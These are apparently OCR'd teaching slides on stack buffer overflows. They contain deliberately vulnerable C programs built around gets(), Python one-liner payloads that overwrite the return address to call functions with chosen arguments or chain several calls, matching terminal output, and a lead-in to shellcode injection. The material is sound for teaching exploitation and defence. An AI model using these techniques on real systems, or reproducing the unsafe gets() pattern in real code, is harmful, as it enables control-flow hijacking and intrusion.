
int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```



x86 , Cdel in a function



Address of i to overwrite:
Buf + sizeof(buf) + 12

(%ebp) : saved %ebp
4(%ebp) : RET
8(%ebp) : first argument
-8(%ebp) : maybe a local variable

Overwrite RET and More


```
int printsecret(int i)
{
  if (i == 0x12345678)
    printf("Congratulations! You made it!\n");
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n", printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```



Exploit will be something like:

```
python -c "print 'A'*18+'\x2d\x62\x55\x56' + 'A'*4 + '\x78\x56\x34\x12'" | ./program
```

Overwrite RET and More


```
int printsecret(int i)
{
  if (i == 0x12345678)
    printf("Congratulations! You made
it!\n");
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```



Exploit will be something like:

```
python -c "print 'A'*18+'\x2d\x62\x55\x56' + 'A'*4 + '\x78\x56\x34\x12'" | ./or2
```

10 minutes break

Last and This Class

1. Stack-based buffer overflow (Sequential buffer overflow)
    a. Overflow RET address to execute a function
    b. Overflow RET and more to execute a function with parameters

Return to a function with parameter(s)

Return to function with many arguments?


```
int printsecret(int i, int j)
{
  if (i == 0x12345678 && j == 0xdeadbeef)
    print_flag();
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```



Buffer Overflow Example: overflowret3

```
int printsecret(int i, int j)
{
  if (i == 0x12345678 && j == 0xdeadbeef)
    print_flag();
  else
    printf("I pity the fool!\n");

  exit(0);}


int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}


int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n", printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```

Can we return to a chain of functions?


(32 bit) Return to multiple functions?




(32 bit) Return to multiple functions?




(32 bit) Return to multiple functions?



(32 bit) Return to multiple functions?




(32 bit) Return to multiple functions?



(32 bit) Return to multiple functions?

Finding: We can return to a chain of unlimited number of functions



Buffer Overflow Example: overflowretchain_32

```
int f1()
{
  printf("Knowledge ");}

int f2()
{
  printf("is ");}

void f3()
{
  printf("power. ");}

void f4()
{
  printf("France ");}


void f5()
{
  printf("bacon.\n");
  exit(0);}
```

```
int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;
}


int main(int argc, char *argv[])
{
  printf("Function addresses:\nf1: %p\nf2: %p\nf3: %p\nf4: 
%p\nf5: %p\n", f1, f2, f3, f4, f5);
  vulfoo();
  printf("I pity the fool!\n");
}
```

Buffer Overflow Example: overflowretchain 32bit




```
ziming@ziming-XPS-13-9300:~/Dropbox/myTeaching/System Security - Attack and Defense for Binaries UB 2020/code/overflowretchain$ python -c "print 'A'*0xe + 'A'*4 + '\x2d\x62\x55\x56' + '\x4a\x62\x55\x56' + '\x67\x62\x55\x56' + '\x4a\x62\x55\x56'+'\x84\x62\x55\x56'+'\xa1\x62\x55\x56' "| ./orc
Function addresses:
f1: 0x5655622d
f2: 0x5655624a
f3: 0x56556267
f4: 0x56556284
f5: 0x565562a1
Knowledge is power. is France bacon.
```

Buffer Overflow Example: overflowretchain 64bit



```
ziming@ziming-XPS-13-9300:~/Dropbox/myTeaching/System Security - Attack and Defense for Binaries UB 2020/code/overflowretchain$ python -c "print 'A'*6 + 'A'*8 + '\x56\x11\x40\x00\x00\x00\x00
\x00' + '\x6c\x11\x40\x00\x00\x00\x00\x00' + '\x82\x11\x40\x00\x00\x00\x00\x00' + '\x98\x11\x40\x00\x00\x00\x00\x00'+'\x6c\x11\x40\x00\x00\x00\x00\x00'+'\xae\x11\x40\x00\x00\x00\x00\x00' "|
./orc64
Function addresses:
f1: 0x401156
f2: 0x40116c
f3: 0x401182
f4: 0x401198
f5: 0x4011ae
Knowledge is power. France is bacon.
```

(32-bit) Return to functions with one argument?



Overwrite RET and return to Shellcode

Control-flow Hijacking

How to overwrite RET?

Inject data big enough...


What to overwrite RET?

Wherever we want?


What code to execute?

Something that give us more control??

Stack-based Buffer Overflow




Stack-based Buffer Overflow



We can control ***what*** and ***how*** much to write to buf.

We want to overwrite RET, so when vulfoo returns it goes to the “malicious” code provided by us.

Stack-based Buffer Overflow




How about we put shellcode in buf??

And overwrite RET to point to the shellcode?

